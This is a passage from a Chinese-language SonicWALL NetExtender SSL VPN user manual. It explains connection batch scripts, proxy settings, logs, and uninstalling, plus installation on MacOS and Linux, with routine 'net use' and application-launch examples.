
配置 NetExtender 连接脚本

当 NetExtender 连接和断开时，SonicWALL SSL VPN 允许用户运行批处理文件脚本。脚本可用于映射或断开网络驱动器和打印机，启动应用程序，或打开文件或网站。

配置 *NetExtender* 连接脚本，请执行以下步骤：

1 右键单击任务栏中的 **NetExtender** 图标，然后单击**首选项...**随即显示 NetExtender 首选项 对话。

2 单击**连接脚本**。



3 要启用域登录脚本，请选中**尝试执行域登录脚本**复选框。启用后，NetExtender 将尝试联系域控制器并执行登录脚本。

> **注：**启用此功能可能会引起连接延迟，因为映射远程客户端的打印机和驱动器需要时间。确保域控制器和登录脚本中的所有机器均可通过 NetExtender 路由访问。

4 要启用 NetExtender 连接时运行的脚本，请选中**自动执行批处理文件“NxConnect.bat”**复选框。

5 要启用 NetExtender 断开连接时运行的脚本，请选中**自动执行批处理文件“NxDisconnect.bat”**复选框。

6 要隐藏任一控制台窗口，请选中相应的**隐藏控制台窗口**复选框。如果未选中此复选框，DOS 控制台窗口将在脚本运行时保持打开状态。

7 单击**应用**。

配置批处理文件命令

NetExtender 连接脚本可支持任何有效的批处理文件命令。如需批处理文件的更多信息，参见以下维基百科条目：http://en.wikipedia.org/wiki/.bat.以下任务介绍一些常用的批处理文件命令。

- 如需配置 NetExtender 连接时运行的脚本，请单击**编辑"NxConnect.bat"**按钮。随即显示 NxConnect.bat 文件。
- 如需配置 NetExtender 断开连接时运行的脚本，请单击**编辑"NxDisconnect.bat"**按钮。随即显示 NxConnect.bat 文件。

8 默认情况下，**NxConnect.bat** 文件包含可以配置的示例命令，但不是实际的命令。如需添加命令，请滚动到文件底部。

如需映射一个网络驱动器，请输入以下格式的命令：

```
net use drive-letter\\server\share password /user:Domain\name
```

例如，如果驱动器盘符为 **z**，服务器名称为 **engineering**，共享为 **docs**，密码为 **1234**，用户域为 **eng**，用户名为 **admin**，那么实际命令如下：

```
net use z\\engineering\docs 1234 /user:eng\admin
```

- 如需断开一个网络驱动器，请输入以下格式的命令：

```
net use drive-letter:/delete
```

例如，如需断开网络驱动器 z，请输入以下命令：

```
net use z:/delete
```

- 如需映射一个网络打印机，请输入以下格式的命令：

```
net use LPT1 \\ServerName\PrinterName /user:Domain\name
```

例如，如果服务器名称为 **engineering**，打印机名称为 **color-print1**，域名为 **eng**，用户名为 **admin**，那么实际命令如下：

```
net use LPT1 \\engineering\color-print1 /user:eng\admin
```

- 如需断开一个网络打印机，请输入以下格式的命令：

```
net use LPT1 /delete
```

- 如需启动一个应用程序，请输入以下格式的命令：

```
C:\Path-to-Application\Application.exe
```

9 例如，如需启动 Microsoft Outlook，请输入以下命令：

```
C:\Program Files\Microsoft Office\OFFICE11\outlook.exe
```

- 要在默认浏览器中打开一个网站，请输入以下格式的命令：

```
start http://www.website.com
```

- 如需打开计算机上的一个文件，请输入以下格式的命令：

```
C:\Path-to-file\myFile.doc
```

完成脚本的编辑后，请保存和关闭脚本文件。

配置代理设置


SonicWALL SSL VPN 支持使用代理配置的 NetExtender 会话。目前仅支持 HTTPS 代理。从 Web 入口启动 NetExtender 时，如果浏览器已经配置代理访问，NetExtender 将自动继承代理设置。

手动配置 *NetExtender* 代理设置，请执行以下步骤：

1 右键单击任务栏中的 **NetExtender** 图标，

2 单击**首选项...**随即显示 **NetExtender 首选项** 对话。


3 单击**代理**。



4 选中**启用代理设置**复选框。

5 NetExtender 为配置代理设置提供了三个选项：


- **自动检测设置** – 如需使用该设置，代理服务器必须支持 Web 代理服务器自动发现协议 (WPAD)，该协议可自动将代理服务器设置脚本推送到客户端。
- **使用自动配置脚本** - 如果知道代理设置脚本的位置，请选择此选项并在“地址”字段中输入脚本的 URL。
- **使用代理服务器** – 选择此选项，输入代理服务器的**地址**和**端口**。也可以在**绕过防火墙**字段中输入 IP 地址或域名，从而绕过代理服务器，直接连接到这些地址。如果需要，输入代理服务器的**用户名**和**密码**。如果代理服务器要求用户名和密码，而您没有在**首选项**窗口中指定，NetExtender 首次连接时将弹出一个窗口，提示您输入用户名和密码。



6 单击 **IE 代理设置**按钮，打开 Internet Explorer 的代理设置。

查看 NetExtender 日志

NetExtender 日志显示 NetExtender 会话事件的信息。日志文件名为 **NetExtender.dbg**。它存储在以下目录中：`C:\Program Files\SonicWALL\SSL VPN\NetExtender`。要查看 NetExtender 日志，请右键单击系统托盘中的 **NetExtender** 图标，然后单击**查看日志**。




要查看日志消息的详细信息，请双击日志条目，或者转到**视图 > 日志详细信息**以打开日志详细信息面板。

要保存日志，请单击**导出**图标或转到**日志 > 导出**。


如需过滤日志以显示特定时间段的日志条目，请转至**过滤器**菜单并选择截止阈值。

如需按条目类型过滤日志，请转至**过滤器 > 级别**并选择一个级别类型。可用选项按严重程度依次降序排列，分别是**严重错误**、**错误**、**警告**和**信息**。日志显示所有匹配或超过所选严重级别的条目。例如，选择**错误**级别后，日志会显示所有**错误**和**严重错误**的条目，但不包括**警告**或**信息**条目。



如需查看调试日志，请单击**调试日志**图标或转至**日志 > 调试日志**。

注：加载调试日志可能需要数分钟。在此期间，日志窗口不可访问，但可以在加载调试日志的同时打开一个新的日志窗口。



要清除日志，请单击**日志 > 清除日志**。

断开 NetExtender

断开 *NetExtender* 的步骤如下：

1 右键单击系统托盘中的 NetExtender 图标，在显示的 NetExtender 图标菜单中单击**断开**。

2 等待数秒钟。NetExtender 会话断开连接。

还可以通过如下方式断开连接：双击 NetExtender 图标以打开 **NetExtender** 窗口，然后单击**断开**按钮。

NetExtender 断开后，系统显示 NetExtender 窗口，让您选择**重新连接**还是**关闭** NetExtender。

升级 NetExtender

管理员可以配置 NetExtender 在有更高版本的 NetExtender 可用时自动通知用户。提示用户单击**确定**后，NetExtender 从防火墙下载并安装更新。



如果未配置自动更新通知，用户应定期从虚拟办公室启动 NetExtender，以便确保拥有最新版本。请咨询管理员，确定是否需要手动检查更新。

卸载 NetExtender

NetExtender 实用工具自动安装到计算机上。要删除 NetExtender，请单击**开始 > 所有程序**，单击 **SonicWALL SSL VPN NetExtender**，然后单击**卸载**。

还可以配置 NetExtender 在会话断开连接时自动卸载。步骤如下：

1 右键单击系统托盘中的 NetExtender 图标，然后单击**首选项...**随即显示 **NetExtender 首选项**窗口。

2 单击**设置**选项卡。


3 选中**自动卸载 NetExtender**，以便每次结束会话时卸载 NetExtender。

从系统托盘验证 NetExtender 操作

要在 NetExtender 系统托盘中查看选项，请右键单击系统托盘中的 NetExtender 图标。下面是可以利用系统托盘执行的一些任务。

显示路由信息

要显示 NetExtender 安装在系统上的路由，请单击系统托盘菜单中的**路由信息**选项。系统托盘菜单显示默认路由和相关的子网掩码。



显示连接信息

鼠标悬停于系统托盘中的 NetExtender 图标时，就会显示连接信息。



在 MacOS 上安装 NetExtender

SonicWALL SSL VPN 支持在 MacOS 上使用 NetExtender。要在 MacOS 系统上使用 NetExtender，系统必须满足以下前提条件：

- MacOS 10.4 和更高版本
- Java 1.4 和更高版本
- 支持 PowerPC 和 Intel Mac。

在 *MacOS* 系统上安装 *NetExtender* 的步骤如下：

1 转至防火墙的 IP 地址。单击登录页面底部写着“单击此处进行 sslvpn 登录”的链接。

2 单击 **NetExtender** 按钮。


3 虚拟办公室显示 NetExtender 安装的状态。可能会弹出一个对话，提示您接受证书。单击**信任**。



4 可能会再弹出一个对话，提示您接受证书。单击**信任**。




5 NetExtender 成功安装并连接后，将显示 NetExtender 状态窗口。



在 MacOS 上使用 NetExtender

1 要启动 NetExtender，请在 **Finder** 中转到**应用程序**文件夹，然后双击 **NetExtender.app**。



2 首次连接时，必须在 **SSL VPN 服务器**字段中输入服务器名称或 IP 地址。


3 输入您的用户名和密码。

4 首次连接时，必须输入**域**名。

5 单击**连接**。


6 可以让 NetExtender 记住您的配置文件服务器名称。在**保存配置文件**下拉菜单中选择**保存名称和密码（如果允许）**、**仅保存用户名（如果允许）**或**不保存配置文件**。

7 NetExtender 连接后，NetExtender 图标显示在显示器右上方的状态栏中。单击该图标可显示 NetExtender 选项。




8 如需显示 NetExtender 会话的摘要，请单击**连接状态**。


9 要查看 NetExtender 已安装的路由，请转到 **NetExtender** 菜单并选择**路由**。



10 如需查看 NetExtender 日志，请转至**窗口 > 日志**。



11 如需生成关于 NetExtender 性能的详细诊断报告，请转至**帮助 > 生成诊断报告**。



12 单击**保存**使用默认文件名 **nxdiag.txt** 将诊断报告保存到 NetExtender 目录。

在 Linux 上安装和使用 NetExtender

SonicWALL SSL VPN 支持在 Linux 上使用 NetExtender。要在 Linux 系统上使用 NetExtender，系统必须满足以下前提条件：


- i386 兼容的 Linux 分发
- Linux Fedora Core 3+、Ubuntu 7+ 或 OpenSUSE Linux 10.3+
- 使用 NetExtender GUI 需要 Sun Java 1.4 和更高版本。

注：目前不支持开源 Java 虚拟机 (VM)。如果没有 Sun Java 1.4，可以使用命令行界面版本的 NetExtender。


在 *Linux* 系统上安装 *NetExtender* 的步骤如下：

1 转至防火墙的 IP 地址。单击登录页面底部写着“单击此处进行 sslvpn 登录”的链接。

2 单击 **NetExtender** 按钮。弹出窗口显示您已选择打开 **NetExtender.tgz** 文件。单击**确定**将其保存到默认下载目录。



